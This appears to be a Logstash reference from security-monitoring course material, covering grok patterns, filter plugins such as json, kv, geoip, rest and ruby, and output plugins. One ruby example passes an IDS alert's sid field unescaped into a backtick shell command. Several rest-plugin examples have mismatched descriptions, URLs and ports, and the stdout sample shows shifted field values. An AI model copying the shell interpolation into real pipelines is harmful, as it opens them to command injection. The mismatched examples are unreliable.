{1,4})|((:[0-9A-Fa-f]{1,4}){0,2}:((25[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)(\.(25[0-5]|2[0-4]\d|1\d\d|[1-9]?
\d)){3}))|:))|(([0-9A-Fa-f]{1,4}:){2}(((:[0-9A-Fa-f]{1,4}){1,5})|((:[0-9A-Fa-f]{1,4}){0,3}:((25[0-5]|
2[0-4]\d|1\d\d|[1-9]?\d)(\.(25[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)){3}))|:))|(([0-9A-Fa-f]{1,4}:){1}(((:
[0-9A-Fa-f]{1,4}){1,6})|((:[0-9A-Fa-f]{1,4}){0,4}:((25[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)(\.(25[0-5]|
```

```
2[0-4]\d|1\d\d|[1-9]?\d)){3}))|:))|(:(((:[0-9A-Fa-f]{1,4}){1,7})|((:[0-9A-Fa-f]{1,4}){0,5}:((25[0-5]|
2[0-4]\d|1\d\d|[1-9]?\d)(\.(25[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)){3}))|:)))(%.+)?
IPV4 (?<![0-9])(?:(?:25[0-5]|2[0-4][0-9]|[0-1]?[0-9]{1,2})[.](?:25[0-5]|2[0-4][0-9]|[0-1]?[0-9]{1,2})
[.](?:25[0-5]|2[0-4][0-9]|[0-1]?[0-9]{1,2})[.](?:25[0-5]|2[0-4][0-9]|[0-1]?[0-9]{1,2}))(?![0-9])
IP (?:%{IPV6}|%{IPV4})
HOSTNAME \b(?:[0-9A-Za-z][0-9A-Za-z-]{0,62})(?:\.(?:[0-9A-Za-z][0-9A-Za-z-]{0,62}))*(\.?|\b)
HOST %{HOSTNAME}
IPORHOST (?:%{HOSTNAME}|%{IP})
HOSTPORT (?:%{IPORHOST=~/\./}:%{POSINT})

# paths
PATH (?:%{UNIXPATH}|%{WINPATH})
UNIXPATH (?>/(?>[\w_%!$@:.,-]+|\\.)*)+
TTY (?:/dev/(pts|tty([pq])?)(\w+)?/?(?:[0-9]+))
WINPATH (?>[A-Za-z]+:|\\)(?:\\[^\\?*]*)+
URIPROTO [A-Za-z]+(\+[A-Za-z+]+)?
URIHOST %{IPORHOST}(?::%{POSINT:port})?
# uripath comes loosely from RFC1738, but mostly from what Firefox
# doesn't turn into %XX
URIPATH (?:/[A-Za-z0-9$.+!*'(){},~:;=@#%_\-]*)+
#URIPARAM \?(?:[A-Za-z0-9]+(?:=(?:[^&]*))?(?:&(?:[A-Za-z0-9]+(?:=(?:[^&]*))?)?)*)?
URIPARAM \?[A-Za-z0-9$.+!*'|(){},~@#%&/=:;_?\-\[\]]*
URIPATHPARAM %{URIPATH}(?:%{URIPARAM})?
URI %{URIPROTO}://(?:%{USER}(?::[^@]*)?@)?(?:%{URIHOST})?(?:%{URIPATHPARAM})?

# Months: January, Feb, 3, 03, 12, December
MONTH \b(?:Jan(?:uary)?|Feb(?:ruary)?|Mar(?:ch)?|Apr(?:il)?|May|Jun(?:e)?|Jul(?:y)?|Aug(?:ust)?|
Sep(?:tember)?|Oct(?:ober)?|Nov(?:ember)?|Dec(?:ember)?)\b
MONTHNUM (?:0?[1-9]|1[0-2])
MONTHDAY (?:(?:0[1-9])|(?:[12][0-9])|(?:3[01])|[1-9])

# Days: Monday, Tue, Thu, etc...
DAY (?:Mon(?:day)?|Tue(?:sday)?|Wed(?:nesday)?|Thu(?:rsday)?|Fri(?:day)?|Sat(?:urday)?|Sun(?:day)?)

# Years?
YEAR (?>\d\d){1,2}
HOUR (?:2[0123]|[01]?[0-9])
MINUTE (?:[0-5][0-9])
# '60' is a leap second in most time standards and thus is valid.
SECOND (?:(?:[0-5][0-9]|60)(?:[:.,][0-9]+)?)
TIME (?!<[0-9])%{HOUR}:%{MINUTE}(?::%{SECOND})(?![0-9])
# datestamp is YYYY/MM/DD-HH:MM:SS.UUUU (or something like it)
DATE_US %{MONTHNUM}[/-]%{MONTHDAY}[/-]%{YEAR}
DATE_EU %{MONTHDAY}[./-]%{MONTHNUM}[./-]%{YEAR}
ISO8601_TIMEZONE (?:Z|[+-]%{HOUR}(?::?%{MINUTE}))
ISO8601_SECOND (?:%{SECOND}|60)
TIMESTAMP_ISO8601 %{YEAR}-%{MONTHNUM}-%{MONTHDAY}[T ]%{HOUR}:?%{MINUTE}(?::?%{SECOND})?%
{ISO8601_TIMEZONE}?
DATE %{DATE_US}|%{DATE_EU}
DATESTAMP %{DATE}[- ]%{TIME}
TZ (?:[PMCE][SD]T|UTC)
DATESTAMP_RFC822 %{DAY} %{MONTH} %{MONTHDAY} %{YEAR} %{TIME} %{TZ}
DATESTAMP_OTHER %{DAY} %{MONTH} %{MONTHDAY} %{TIME} %{TZ} %{YEAR}
```

```
# Syslog Dates: Month Day HH:MM:SS
SYSLOGTIMESTAMP %{MONTH} +%{MONTHDAY} %{TIME}
PROG (?:[\w._/%-]+)
SYSLOGPROG %{PROG:program}(?:\[%{POSINT:pid}\])?
SYSLOGHOST %{IPORHOST}
SYSLOGFACILITY <%{NONNEGINT:facility}.%{NONNEGINT:priority}>
HTTPDATE %{MONTHDAY}/%{MONTH}/%{YEAR}:%{TIME} %{INT}

# Shortcuts
QS %{QUOTEDSTRING}

# Log formats
SYSLOGBASE %{SYSLOGTIMESTAMP:timestamp} (?:%{SYSLOGFACILITY} )?%{SYSLOGHOST:logsource} %{SYSLOGPROG}:
COMMONAPACHELOG %{IPORHOST:clientip} %{USER:ident} %{USER:auth} \[%{HTTPDATE:timestamp}\] "(?:%
{WORD:verb} %{NOTSPACE:request}(?: HTTP/%{NUMBER:httpversion})?|%{DATA:rawrequest})" %
{NUMBER:response} (?:%{NUMBER:bytes}|-)
COMBINEDAPACHELOG %{COMMONAPACHELOG} %{QS:referrer} %{QS:agent}

# Log Levels
LOGLEVEL ([A-a]lert|ALERT|[T|t]race|TRACE|[D|d]ebug|DEBUG|[N|n]otice|NOTICE|[I|i]nfo|INFO|[W|w]arn?
(?:ing)?|WARN?(?:ING)?|[E|e]rr?(?:or)?|ERR?(?:OR)?|[C|c]rit?(?:ical)?|CRIT?(?:ICAL)?|[F|f]atal|FATAL|
[S|s]evere|SEVERE|EMERG(?:ENCY)?|[Ee]merg(?:ency)?)
```

json

The **json** plugin is an filter plugin used to automatically extract fields from a json log.

This is an example of a JSON log:


```
{"Hostname":"nessus01.sec555.com","Keywords":-9223372036854775808,"Severity":"INFO","ProviderGuid":"{C2E6
A82B-C96C84579543}","Version":0,"Task":1,"Domain":"NT AUTHORITY","Message":"Unloading the management
provider","Opcode":"Stop","EventData":"","@version":"1","@timestamp":"2017-05-27T02:27:51.000Z","host":"1
54451,"type":"windows","tags":[],"user":"Network Service","account_type":"Well Known
Group","category":"Provider initialization","channel":"Microsoft-Windows-ServerManager-MgmtProvider/
Operational","event_id":2,"event_received_time":1495852073,"event_type":"INFO","opcode_value":
2,"process_id":2396,"record_number":2605,"severity_value":
2,"source_module_name":"eventlog","source_module_type":"im_msvistalog","source_name":"Microsoft-
Windows-ServerManager-ManagementProvider","thread_id":4468,"logstash_time":0.0}
```


Notice that it is surrounded by { } and contains "field":"value". JSON can also handle nested fields such as:

```
{"Name":"Justin Henderson",
"Email":"justin@hasecuritysolutions.com",
"Attributes": {
    "EyeColor":"blue",
    "Height":"average"
}}
```

JSON is extremely easy to parse because you do not really parse it. You simply use the json plugin to automatically extract all the fields including nested ones.

The default source field is message. You only need to specific the source field if it is not message. Here is an example configuration that will automatic extract fields from the message field using json:

```
filter {
    json { }
}
```

Here is an example configuration that will automatic extract fields from the event field using json:

```
filter {
    json {
        source => "event"
    }
}
```

---

kv

The **kv** plugin is an filter plugin used to automatically extract fields from a key value based log.

Key value means data is stored using a field name, some kind of separator character, and the field value.

Example of key value data separated by = (default and most common)

```
source_ip=192.168.0.1 source_port=50000 destination_ip=8.8.8.8 destination_port=53
```

This is an example of a real kv log:

```
<189>date=2017-04-23 time=21:21:46 devname=FGT50E3U16006093 devid=FGT50E3U16006093 logid=0001000014
type=traffic subtype=local level=notice vd=root srcip=192.168.254.2 srcport=123 srcintf=root dstip=208.
91.112.51 dstport=123 dstintf=wan1 sessionid=16237216 proto=17 action=accept policyid=0
dstcountry=Canada srccountry=Reserved trandisp=noop service=NTP app=NTP duration=181 sentbyte=76
rcvdbyte=76 sentpkt=1 rcvdpkt=1 appcat=unscannedroot
```

The configuration below uses kv to automatically extract fields and their corresponding values:

```
filter {
    grok {
        match => { "message" => "%{SYSLOGTIMESTAMP:syslog_timestamp} %{SYSLOGHOST:syslog_hostname} %
{DATA:syslog_program}(?:\[%{POSINT:syslog_pid}\])?: %{GREEDYDATA:syslog_message}" }
    }
    kv {
        source => "syslog_message"
```

```
    }
}
```

The above configuration first uses grok to parse out the traditional syslog fields. It stores the syslog message into a field called syslog_message and then uses kv against it. This means kv was ran only against this:

```
devname=FGT50E3U16006093 devid=FGT50E3U16006093 logid=0001000014 type=traffic subtype=local
level=notice vd=root srcip=192.168.254.2 srcport=123 srcintf=root dstip=208.91.112.51 dstport=123
dstintf=wan1 sessionid=16237216 proto=17 action=accept policyid=0 dstcountry=Canada
srccountry=Reserved trandisp=noop service=NTP app=NTP duration=181 sentbyte=76 rcvdbyte=76 sentpkt=1
rcvdpkt=1 appcat=unscannedroot
```

Sometimes a log will come over with an empty value. In order for kv to work, the value portion cannot be empty.

For example, this is acceptable:

```
source_ip:192.168.0.1 vd=root destination_ip=8.8.8.8
```

This is not:

```
source_ip=192.168.0.1 vd= destination_ip=8.8.8.8
```

One way to handle this is to perform a string replacement of empty values and change the value from nothing to something like na (for not applicable). Here is an example on how to do this:

```
filter {
    mutate {
        gsub => [ "syslog_message", "= ", "=na " ]
    }
    kv {
        source => "syslog_message"
    }
}
```

The above configuration will take this syslog_message:

```
source_ip=192.168.0.1 vd= destination_ip=8.8.8.8
```

Then it will convert it into this:

```
source_ip=192.168.0.1 vd=na destination_ip=8.8.8.8
```

Finally, it will use kv to automatically extract the following fields and values:

source_ip:192.168.0.1 **vd**:"na" **destination_ip**:8.8.8.8

Filter Enrichment Plugins

- dns
- drop
- elasticsearch
- memoize
- geoip
- mutate
- rest
- ruby
- syslog_pri
- tld
- translate

dns

The **dns** plugin is a filter plugin used to either resolve a name to an IP address or an IP address to a name.

This example takes a domain and resolves it to an IP address:

```
filter {
    dns {
        resolve => "hostname"
        action => "replace"
    }
}
```

This example takes an IP address and resolves it to a name:

```
filter {
    dns {
        reverse => "source_ip"
        action => "replace"
    }
}
```

Both of the examples above would overwrite the fields specific (hostname and source_ip) with the value of the DNS answer. This is **not** the expected behavior. To get around this, add a field that clones the value of the original field and use the dns plugin against it.

Here is an example that first takes the value of the field hostname and puts it into a new field called hostname_resolved. Then it takes the hostname_resolved field and resolves it to an IP address:

```
filter {
    mutate {
        add_field => { "hostname_resolved" => "%{hostname}" }
    }
    dns {
        resolve => "hostname_resolved"
        action => "replace"
    }
}
```

Here is an example that first takes the value of the field source_ip and puts it into a new field called source_ip_resolved. Then it takes the source_ip_resolved field and resolves it to a domain name:

```
filter {
    mutate { add_field => { "source_ip_resolved" => "%{source_ip}" }
    }
    dns {
        reverse => "source_ip_resolved"
        action => "replace"
    }
}
```

drop

The **drop** plugin is a filter plugin used to remove an event. A dropped event is immediately removed from Logstash and not processed.

The **drop* plugin is extremely important. Use it to eliminate events that have little to no value.

This example drops an event if the field syslog_message has the phrase "unknown exception has occurred":

```
filter {
    if [syslog_message] =~ "unknown exception has occurred" {
        drop { }
    }
}
```

This example drops an event if the EventID field is set to 555:

```
filter {
    if [EventID] == 555 {
        drop { }
```

```
    }
}
```

filter_elasticsearch

The **elasticsearch** plugin is community filter plugin used to query Elasticsearch. If a match is found, whatever fields are specified will be appended to the existing log.

If lookups are likely to happen multiple times for the same piece of data consider using this plugin in conjunction to #memoize. It will enable caching of the results and allow Logstash to perform much faster lookups.

Consider this scenario, an IDS alert has been received but the alert only contains the source_ip and destination_ip. However, having the DNS name associated with these IP addresses could be valuable to an analyst. If DNS queries and answers are in Elasticsearch, they can be pulled into the IDS alert automatically.

Here is the configuration to do it that works with Logstash versions 5.x/6.x:

```
filter {
    if [event_type] == "alert" {
        elasticsearch {
            query => "highest_registered_domain:%{highest_registered_domain}"
            index => "alexa-top1m"
            fields => {
                "rank" => "rank"
            }
        }
    }
}
```

Here is the configuration to do it that works with Logstash version 2.x:

```
filter {
    if [event_type] == "alert" {
        elasticsearch {
            hosts => ["localhost"]
            index => "logstash-suricata-dns-*"
            query => "event_type:dns AND query_type:answer AND response_data:%{[destination_ip]}"
            fields => [["query_name","query"],["dns_id","dns_id"]]
        }
    }
}
```

This configuration would take the destination_ip and check to see if the Elasticsearch index logstash-suricata-dns-* had a previous answer that contained the destination_ip. If a match was found the elasticsearch filter plugin would pull back the query_name and dns_id fields. In this example, the query_name field would be stored into a field called query and the dns_id field would be stored into a field called dns_id.

memoize

Later versions of Logstash have released a memcache plugin. It is recommended to use the memcache plugin for Logstash versions 6.X and higher.

The **logstash-filter-memoize** plugin is community filter plugin used to enable caching for other filter plugins. It is used to wrap itself around another filter plugin and cache the results based on a specific field. Subsequent calls to the same filter plugin with the same field value causes memoize to pull the return value from cache rather than running the filter plugin again. This can **drastically** increase performance assuming caching is acceptable per your use case.

Consider this scenario, an IDS alert has been received but the alert only contains the source_ip and destination_ip. However, having the DNS name associated with these IP addresses could be valuable to an analyst. If DNS queries and answers are in Elasticsearch, they can be pulled into the IDS alert automatically.

Here is the configuration to do it:

```
filter {
    if [event_type] == "alert" {
        memoize {
            key => "%{destination_ip}"
            fields => [ "highest_registered_domain", "query" ]
            filter_name => "elasticsearch"
            filter_options => {
                query => "type:bro_dns AND answers:%{destination_ip}"
                index => "logstash-bro-*"
                fields => {
                    "query" => "destination_fqdn"
                    "highest_registered_domain" => "destination_highest_registered_domain"
                }
            }
        }
    }
}
```

This configuration would take the destination_ip and check to see if the Elasticsearch index logstash-bro-* had a previous answer that contained the destination_ip. If a match was found the elasticsearch filter plugin would pull back the highest_registered_domain and query fields. In this example, the query field would be stored into a field called destination_fqdn and the highest_registered_domain field would be stored into a field called destination_highest_registered_domain. Memoize would then cache this so that if the same alert came in 50 times the first alert would be cached and the remaining 49 would pull from that chace.

Other use cases for the memoize filter plugin:

- Querying threat intelligence feeds stored in Elasticsearch indexes (**Collective Intelligence Framework** uses Elasticsearch)

- Building your own custom intelligence feeds and querying them
- Querying custom whitelist information (in house controlled whitelisting feeds can be extremely powerful)

There are other ways to do the above but this is another method often overlooked.

---

geoip

The **geoip** plugin is a filter plugin used to take an IP address and resolve it to geographic information such as city, state, latitude, longitude, and Autonomous System Number (ASN).

Here is an example of using geoip against a field called destination_ip:

```
filter {
    geoip {
      source => "[destination_ip]"
    }
}
```

Here is an example of using geoip against a field called destination_ip and saving the results to a field called destination_geo:

```
filter {
    geoip {
      source => "[destination_ip]"
      target => "destination_geo"
    }
}
```

Here is an example of using geoip against a field called destination_ip using a custom geoip database (such as commercial use of MaxMind):

```
filter {
    geoip {
      database => "/usr/local/share/GeoIP/GeoLiteCity.dat"
      source => "[destination_ip]"
      target => "destination_geo"
    }
}
```

The above examples only retrieve traditional geo information such as city, state, latitude, and longitude. It does not include ASN which is one of the most underutilized and tactically important fields.

The below information shows the standard geoip information for 8.8.8.8:

```
destination_ip                        8.8.8.8
destination_geo.area_code             650
destination_geo.city_name             Mountain View
destination_geo.continent_code        NA
destination_geo.country_code2         US
destination_geo.country_code3         USA
destination_geo.country_name          United States
destination_geo.ip                    8.8.8.8
destination_geo.latitude              37.386
destination_geo.location              -122.084, 37.386
destination_geo.longitude             -122.084
destination_geo.postal_code           94035
destination_geo.real_region_name      California
destination_geo.region_name           CA
destination_geo.timezone              America/Los_Angeles
```

While this is helpful, it is does not add enough context for the analyst. However, the ASN does. See the ASN information for 8.8.8.8:

```
destination_ip                        8.8.8.8
destination_geo.asn                   Google Inc.
destination_geo.number                AS15169
```

Without using DNS, this ASN of 15169 shows that 8.8.8.8 is registered to Google Inc. This is powerful for filtering and applying additional Logstash configurations. For example, you could use the ASN to filter out certain businesses such as Microsoft from specific hunting techniques.

Below is the configuration used to pull in ASN information:

```
filter {
    geoip {
        database => "/usr/local/share/GeoIP/GeoIPASNum.dat"
        source => "[source_ip]"
        target => "source_geo"
    }
}
```

It simply requires pointing at a ASN database file.

mutate

The **mutate** plugin is a filter plugin used to alter a log. It has many purposes as seen below.

Add a field

This example config adds a field called hostname_resolved and starts it with an empty value:

```
filter {
    mutate {
        add_field => { "hostname_resolved" => "" }
    }
}
```

This example config adds a field called hostname_resolved and clones the value of the hostname field into it:

```
filter {
    mutate {
        add_field => { "hostname_resolved" => "%{hostname}" }
    }
}
```

Add a tag

This example config adds a tag called pci:

```
filter {
    mutate {
        add_tag => "pci"
    }
}
```

This example config adds a tag called pci and critical_asset:

```
filter {
    mutate {
        add_tag => [ "pci", "critical_asset" ]
    }
}
```

Convert a field type (integer, float, string, boolean)

This example config converts the field source_port to a integer:

```
filter {
    mutate {
        convert => [ "source_port", "integer" ]
    }
}
```

String Replacement (gsub)

This example config replaces "= " with "=na " in the syslog_message field:

```
filter {
    mutate {
        gsub => [ "syslog_message", "= ", "=na " ]
```

```
    }
}
```

Add unique ID

This example config adds a unique ID to a log into a field called unique_id:

```
filter {
    mutate {
        id => "unique_id"
    }
}
```

lowercase all text

This example config lowercases all letters in the syslog_message field:

```
filter {
    mutate {
        lowercase => [ "syslog_message" ]
    }
}
```

Remove unwanted/redundant field(s)

This example config removes the syslog_message field:

```
filter {
    mutate {
        remove_field => [ "syslog_message" ]
    }
}
```

Remove tag(s)

This example config removes the alert tag:

```
filter {
    mutate {
        remove_tag => [ "alert" ]
    }
}
```

Rename / Standardize field name(s)

This example config renames the src_ip field to source_ip:

```
filter {
    mutate {
        rename => [ "src_ip", "source_ip" ]
```

```
    }
}
```

Standardizing field names is CRITICAL

Replace a field's value

This example config replaces the value of host to 172.16.0.2:

```
filter {
    mutate {
        replace => { "host" => "172.16.0.2" }
    }
}
```

Remove whitespace from beginning and end of field

This example config removes whitespace from the beginning and end of the syslog_message field:

```
filter {
    mutate {
        strip => [ "syslog_message" ]
    }
}
```

uppercase all text

This example config uppercase all letters in the syslog_message field:

```
filter {
    mutate {
        uppercase => [ "syslog_message" ]
    }
}
```

---

rest

The **rest** plugin is a community filter plugin used to submit a web based REST request. It is used to query APIs or websites using data from a log. This plugin can be very powerful when used properly.

Recommended use cases:

- Entropy (randomness checking) of key fields in conjunction with freq_server.py
- DNS top 1 million checking in conjunction with domain_stats.py
- WHOIS creation date lookups in conjunction with domain_stats.py

This example configuration is used get the entropy score of a DNS domain using the highest_registered_domain field's value (requires freq_server.py listening on 10004):

```
filter {
    rest {
        request => {
            url => "http://localhost:20001/domain/creation_date/%{highest_registered_domain}"
        }
        sprintf => true
        json => false
        target => "domain_creation_date"
    }
}
```

Note: If you are using the docker versions of freq_server or domain_stats replace **localhost** in the above example with either **freq_server** or **domain_stats**.

Another example:

```
filter {
    rest {
        request => {
            url => "http://localhost:10004/measure/%{highest_registered_domain}"
        }
        sprintf => true
        json => false
        target => "domain_frequency_score"
    }
    if [domain_frequency_score] {
        mutate {
            convert => [ "domain_frequency_score", "float" ]
        }
    }
}
```

Note: If you are using the docker versions of freq_server or domain_stats replace **localhost** in the above example with either **freq_server** or **domain_stats**.

This example configuration is used to find out the creation date of the highest_registered_domain value (requires domain_stats.py listening on 20000):

```
filter {
    rest {
        request => {
            url => "http://localhost:20000/alexa/%{highest_registered_domain}"
        }
        sprintf => true
        json => false
        target => "site"
    }
```

```
    if [site] != "0" and [site] {
        mutate {
            add_tag => [ "top-1m" ]
            remove_field => [ "site" ]
        }
    }
}
```

Note: If you are using the docker versions of freq_server or domain_stats replace **localhost** in the above example with either **freq_server** or **domain_stats**.

This example configuration is used to find out if the highest_registered_domain value is a top 1 million site (requires domain_stats.py listening on 20000):

```
filter {
    rest {
        request => {
            url => "http://localhost:20000/alexa/%{highest_registered_domain}"
        }
        sprintf => true
        json => false
        target => "site"
    }
    if [site] != "0" and [site] {
        mutate {
            add_tag => [ "top-1m" ]
            remove_field => [ "site" ]
        }
    }
}
```

Note: If you are using the docker versions of freq_server or domain_stats replace **localhost** in the above example with either **freq_server** or **domain_stats**.

ruby

The **ruby** plugin is a filter plugin that allows raw programming logic. It allows invoking ruby to programmatically interact with fields and field data.

Recommended use cases:

- Calculate field length
- Perform mathmatic calculations
- Calculate how long Logstash takes to do something

This example configuration is used to calculate the field length of a field called certificate_common_name and to store it in a field called certificate_common_name_length:

```
filter {
    ruby {
        code => "event.set('certificate_common_name_length',
event.get('certificate_common_name').length)"
    }
}
```

This example configuration is used to calculate the number of days a certificate is valid by substracting the certificate_not_valid_after field from the certificate_not_valid_before field and then rounding the valid to an integer:

```
filter {
    ruby {
        code => "event.set('certificate_number_days_valid',((event.get('certificate_not_valid_after')
- event.get('certificate_not_valid_before')) / 86400).ceil)"
    }
}
```

This example decodes a base64 value stored in a field called possible_base64_code:

```
filter {
    ruby {
        init => "require 'base64'"
        code => "a = Base64.decode64(event.get('possible_base64_code'));
                 event['base64_decoded'] = a;"
    }
}
```

This example extracts every instance of PowerShell cmdlets being used in EventID 4103 by using scan:

```
filter {
    if [Payload] and [EventID] == 4103 and [SourceName] == "Microsoft-Windows-PowerShell" {
        ruby {
            code => "event.set('cmdlets', event.get('Payload').downcase.scan(/commandinvocation\(([a-
z0-9-]+)\)/))"
        }
    }
}
```

This example configuration is used to calculate how long it takes Logstash to process something:

```
filter {
    ruby {
        code => "event.set('task_start', Time.now.to_f)"
    }
    Then do something...
    ruby {
```

```
        code => "event.set('task_end', Time.now.to_f)"
    }
    ruby {
        code => "event.set('logstash_time', event.get('task_end') - event.get('task_start'))"
    }
    mutate {
        remove_field => [ 'task_start', 'task_end' ]
    }
}
```

The overhead of calculating logstash_time is nominal. This likely can be left on.

This example configuration is used to calculate the ratio of bytes uploaded vs bytes downloaded using flow data:

```
filter {
    ruby {
        code => "event.set('byte_ratio_client', event.get('bytes_to_client').to_f /
event.get('bytes_to_server').to_f)"
    }
    ruby {
        code => "event.set('byte_ratio_server', 1 - event.get('byte_ratio_client'))"
    }
}
```

This example configuration is used to take an IDS alerts SID # and use it to retrieve the IDS rule it belongs to and append that rule to the alert:

```
filter {
    if [gid] == 1 and [sid] {
        ruby {
            code => "sid = event.get('sid'); event.set('rule', `cat /etc/nsm/rules/*.rules | grep
sid:#{sid} | head -n1`)"
        }
    }
}
```

---

syslog_pri

The **syslog_pri** plugin is a filter plugin used to automatically parse the syslog pri field into severity and priority fields.

This is an example configuration using the default message field:

```
filter {
    syslog_pri { }
}
```

This is an example configuration using a field called syslog_pri:

```
filter {
    syslog_pri {
        source => "syslog_pri"
    }
}
```

tld

The **tld** plugin is a filter plugin used to take a DNS name and break it up into corresponding pieces. For example, www.google.com would become:

highest_registered_domain = google.com **sub_domain** = www **parent_domain** = google **top_level_domain** == com

This is an example configuration of using tld against a field called query:

```
filter {
    tld {
        source => "query"
    }
    mutate {
        rename => { "[tld][domain]" => "highest_registered_domain" }
        rename => { "[tld][trd]" => "sub_domain" }
        rename => { "[tld][tld]" => "top_level_domain" }
        rename => { "[tld][sld]" => "parent_domain" }
    }
}
```

translate

The **translate** plugin is a filter plugin used to take a field and look up a value based on it in a file or provided array of values.

This is an example configuration that takes the value of destination_port and does a lookup of its value in /lib/dictionaries/iana_services.yaml:

```
filter {
    translate {
        field => "[destination_port]"
        destination => "[destination_service]"
        dictionary_path => "/lib/dictionaries/iana_services.yaml"
    }
}
```

This could help take a destination_port of 80 and use it to add a field called destination_service with a value of HTTP.

Output Plugins

- stdout
- elasticsearch
- file
- rabbitmq
- kafka
- tcp
- udp

stdout

The **stdout** plug is an output plugin used to output to the screen. It is useful for troubleshooting or testing.

This example configuration is used to output to the screen with pretty markup. This is the most common way to invoke **stdout** and is probably what you want to use.

```
output {
  stdout { codec => rubydebug }
}
```

Using the above configuration will display output similar to this:

```
{
            "message" => "2017-07-25T17:49:37.356Z sec-555-linux
1496523628.328546\tCfnUMi23OlkVdjx0Wi\t10.0.1.11\t38938\t10.0.0.10\t53\tudp\t46693\t0.001092\tlogingest.t
           "@version" => "1",
         "@timestamp" => "2017-07-25T17:50:10.710Z",
               "host" => "sec-555-linux",
          "timestamp" => "2017-07-25T17:49:37.356Z sec-555-linux 1496523628.328546",
                "uid" => "CfnUMi23OlkVdjx0Wi",
          "source_ip" => "10.0.1.11",
        "source_port" => "38938",
     "destination_ip" => "10.0.0.10",
   "destination_port" => "53",
           "protocol" => "udp",
     "transaction_id" => "46693",
                "rtt" => "0.001092",
              "query" => "logingest.test.int",
        "query_class" => "1",
   "query_class_name" => "C_INTERNET1",
         "query_type" => "A",
    "query_type_name" => "0",
              "rcode" => "NOERROR",
         "rcode_name" => "T",
                 "aa" => "F",
                 "tc" => "TT0",
                 "rd" => "172.16.1.10",
                 "ra" => "3600.000000",
                  "z" => "F"
}
```

The alternative way to run **stdout** is to just invoke it such as in this configuration:

```
output {
  stdout { }
}
```

However, the output is not user friendly and will look like this:

```
2017-07-25T17:49:37.356Z sec-555-linux 1496523628.328546    CfnUMi23OlkVdjx0Wi  10.0.1.11   38938   10.
0.0.10    53  udp 46693    0.001092    logingest.test.int  1   C_INTERNET1 A    0    NOERROR T    F    TT0
172.16.1.10 3600.000000 F
```

output_elasticsearch

The **elasticsearch** plugin is an output plugin used to send logs to an Elasticsearch index.

This example configuration is used to send logs to an index for Windows logs:

```
output {
    elasticsearch {
        index => "logstash-windows-%{+YYYY.MM.dd}"
```

```
    }
}
```

This example configuration shows dynamically routing logs to varies Elasticsearch indexes:

```
output {
    if [type] == "windows" {
        elasticsearch {
            index => "logstash-windows-%{+YYYY.MM.dd}"
        }
    }
    if [type] == "alert" {
        elasticsearch {
            index => "logstash-alert"
        }
    }
    if "syslog" == [tags] {
        elasticsearch {
            index => "logstash-syslog-%{+YYYY.MM.dd}"
        }
    }
}
```

output_file

The **file** output plugin is an output plugin used to send logs to a file.

This example configuration is used to send logs to a file called /home/student/logs.json:

```
output {
    file {
        path => "/home/student/logs.json"
    }
}
```

It is possible to output logs to other file formats such as CSV. For CSV, use the **csv** output plugin.

output_rabbitmq

The **rabbitmq** output plugin is an output plugin used to send logs to RabbitMQ which is a third party message broker/log buffer.

This example configuration is used to send logs to an exchange for Windows logs:

```
output {
    rabbitmq {
        key => "routing_key_goes_here"
        exchange => "windows"
        exchange_type => "direct"
        user => "user_name_goes_here"
        password => "password_goes_here"
        host => "rabbitmq_hostname_goes_here"
        port => 5672
        durable => true
        persistent => true
    }
}
```

It is a good practice to route logs to various queues so that you can monitor and troubleshoot them individually. This is an example of doing so:

```
output {
    if [type] == "windows" {
        rabbitmq {
            key => "routing_key_goes_here"
            exchange => "windows"
            exchange_type => "direct"
            user => "user_name_goes_here"
            password => "password_goes_here"
            host => "rabbitmq_hostname_goes_here"
            port => 5672
            durable => true
            persistent => true
        }
    }
    if "syslog" in [tags] {
        rabbitmq {
            key => "routing_key_goes_here"
            exchange => "syslog"
            exchange_type => "direct"
            user => "user_name_goes_here"
            password => "password_goes_here"
            host => "rabbitmq_hostname_goes_here"
            port => 5672
            durable => true
            persistent => true
        }
    }
}
```

output_kafka

The **kafka** output plugin is an output plugin used to send logs to Kafka which is a third party message broker/log buffer.

This example configuration is used to send logs to a topic for Windows logs:

```
output {
    kafka {
        bootstrap_servers => "kafka_server_name_goes_here:9092"
        topic_id => "syslog"
    }
}
```

It is a good practice to route logs to various topics so that you can monitor and troubleshoot them individually. This is an example of doing so:

```
output {
    if [type] == "windows" {
        kafka {
            bootstrap_servers => "kafka_server_name_goes_here:9092"
            topic_id => "windows"
        }
    }
    if "syslog" in [tags] {
        kafka {
            bootstrap_servers => "kafka_server_name_goes_here:9092"
            topic_id => "syslog"
        }
    }
}
```

output_tcp

The **tcp** output plugin is an output plugin used to send logs to a remote logging host. It can be used to send logs from Logstash to a commercial SIEM.

This example configuration is used to send logs to a remote host over TCP port 5000

```
output {
    tcp {
        host => "dns_name_or_ip_address_goes_here"
        port => 5000
    }
}
```

This example configuration is used to send logs with a type of **alert** to a remote host over TCP port 5000

```
output {
    if [type] == "alert" {
        tcp {
            host => "dns_name_or_ip_address_goes_here"
```

```
            port => 5000
        }
    }
}
```

output_udp

The **udp** output plugin is an output plugin used to send logs to a remote logging host. It can be used to send logs from Logstash to a commercial SIEM.

This example configuration is used to send logs to a remote host over UDP port 5000

```
output {
    udp {
        host => "dns_name_or_ip_address_goes_here"
        port => 5000
    }
}
```

This example configuration is used to send logs with a type of **alert** to a remote host over UDP port 5000

```
output {
    if [type] == "alert" {
        udp {
            host => "dns_name_or_ip_address_goes_here"
            port => 5000
        }
    }
}
```

Additional Info

Beats

Abstract

Beats is a log agent framework designed by Elastic. Because it is a framework it allows for rapid creation of new, purpose built log agents. Elastic currently supports multiple beats agents such as:

- Winlogbeat - This agent is useful for collection Windows logs.
- Filebeat - This agent is useful for monitoring and collecting log files. Because of this it is commonly used to collect standard Linux/Unix logs.
- Packetbeat - This agent is useful to monitor and generate logs from network data. It commonly is deployed on a system that uses a promiscuous NIC configuration with data being mirrored to it either with a network tap or port mirroring.

Where to Acquire

Beat agents can be found at https://www.elastic.co/products/beats. It is open source but also has a commercial support offering.

Examples/Use Case

TODO

domain_stats.py

Abstract

domain_stats.py is a python API designed by Mark Baggett to handle Alexa/Cisco Umbrella top one million lookups as well as WHOIS lookups, both of which cache results. It was designed to be used in conjunction with a SIEM solutions but can work with anything that can submit a web request.

Background: adversaries attempt to often use domain names to bypass IP address blacklisting technologies. These could be in the form of random domain names (see freq.py and freq_server.py for detecting these), rapidly rotating domain names, or targeted domains such as phishing domains

